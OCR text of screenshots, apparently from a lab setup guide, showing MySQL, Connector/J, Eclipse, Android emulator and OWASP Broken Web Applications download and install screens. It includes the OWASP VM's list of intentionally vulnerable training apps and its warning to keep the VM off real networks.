
```
⊟ MySQL Servers
   ⊟ MySQL Server
      ⊟ MySQL Server 8.0
            MySQL Server 8.0.20 - X64
⊟ Applications
   ⊟ MySQL Workbench
      ⊟ MySQL Workbench 8.0
            MySQL Workbench 8.0.20 -
   ⊞ MySQL Notifier
   ⊞ MySQL For Excel
   ⊞ MySQL for Visual Studio
   ⊞ MySQL Shell
   ⊞ MySQL Router
⊞ MySQL Connectors
```

Products/Features To Be Installed:

```
⊞ MySQL Server 8.0.20 - X64
⊞ MySQL Workbench 8.0.20 - X64
```

Published: N/A
Estimated Size: 513 MB
Release Notes: http://dev.mysql.com/doc/relnotes/mysql/8.0/en/news-8-0-20.html

Advanced Options
< Back
Next >
Cancel



General Availability (GA) Releases
Archives


Connector/J 8.0.20

Select Operating System:
Platform Independent

Looking for previous GA versions?

Platform Independent (Architecture Independent), Compressed TAR Archive (mysql-connector-java-8.0.20.tar.gz)	8.0.20	3.7M	Download MD5: 5e1b469efe6adda5775177c3900b028d | Signature
Platform Independent (Architecture Independent), ZIP Archive (mysql-connector-java-8.0.20.zip)	8.0.20	4.5M	Download MD5: c04ee4ba489c1645af948dc06a5e8c60 | Signature

We suggest that you use the MD5 checksums and GnuPG signatures to verify the integrity of the packages you download.




Download Eclipse Technology that is right for you

Get **Eclipse IDE 2020-03**

Install your favorite desktop IDE packages.

Eclipse Che is a developer workspace server and cloud IDE.

A modern, open source software development environment that runs in the cloud.



Eclipse IDE for Java Developers

The essential tools for any Java developer, including a Java IDE, a Git client, XML Editor, Mylyn, Maven and Gradle integration

Eclipse IDE for Enterprise Java Developers

Tools for developers creating Java Enterprise and Web applications, including a Java IDE, tools for Web Services, JPA and Data Tools, JSF, Mylyn, Maven and Gradle, Git,...

Eclipse IDE for C/C++ Developers


An IDE for C/C++ developers with Mylyn integration.

Eclipse IDE for Web and JavaScript Developers

The essential tools for any JavaScript developer, including JavaScript, TypeScript, HTML, CSS, XML, Yaml, Markdown... languages support; Kubernetes, Angular and...

Eclipse IDE for PHP Developers

The essential tools for any PHP developer, including PHP language support, Git client, Mylyn and editors for JavaScript, HTML, CSS and XML.



owaspbwa

OWASP Broken Web Applications Project

Version 1.2

This is the VM for the Open Web Application Security Project (OWASP) Broken Web Applications project. It contains many, very vulnerable web applications, which are listed below. More information about this project can be found in the project User Guide and Home Page.


For details about the known vulnerabilities in these applications, see https://sourceforge.net/p/owaspbwa/tickets/?limit=999&sort=_severity+asc.


!!! This VM has many serious security issues. We strongly recommend that you run it only on the "host only" or "NAT" network in the virtual machine settings !!!

TRAINING APPLICATIONS

OWASP WebGoat	OWASP WebGoat.NET
OWASP ESAPI Java SwingSet Interactive	OWASP Mutillidae II
OWASP RailsGoat	OWASP Bricks
OWASP Security Shepherd	Ghost
Magical Code Injection Rainbow	bWAPP
Damn Vulnerable Web Application	


REALISTIC, INTENTIONALLY VULNERABLE APPLICATIONS





Virtual devices allow you to test your application without having to own the physical devices.

To prioritize which devices to test your application on, visit the Android Dashboards, where you can get up-to-date information on which devices are active in the Android and Google Play ecosystem.



Select a system image

Release Name	API Level	ABI	Target
R Download	R	x86	Android API R (Google Play)
Q Download	29	x86	Android 10.0 (Google Play)
Pie Download	28	x86	Android 9.0 (Google Play)
Oreo Download	27	x86	Android 8.1 (Google Play)
Oreo Download	26	x86	Android 8.0 (Google Play)
Nougat Download	25	x86	Android 7.1.1 (Google Play)
Nougat Download	24	x86	Android 7.0 (Google Play)

Q

API Level
29


Android
10.0
Google Inc.


System Image
x86

We recommend these Google Play images because this device is compatible with Google Play.


Questions on API level?
See the API level distribution chart

A system image must be selected to continue.


OWASP Mutillidae II: Web Pwn in Mass Production
Version: 2.6.24
Security Level: 0 (Hosed)
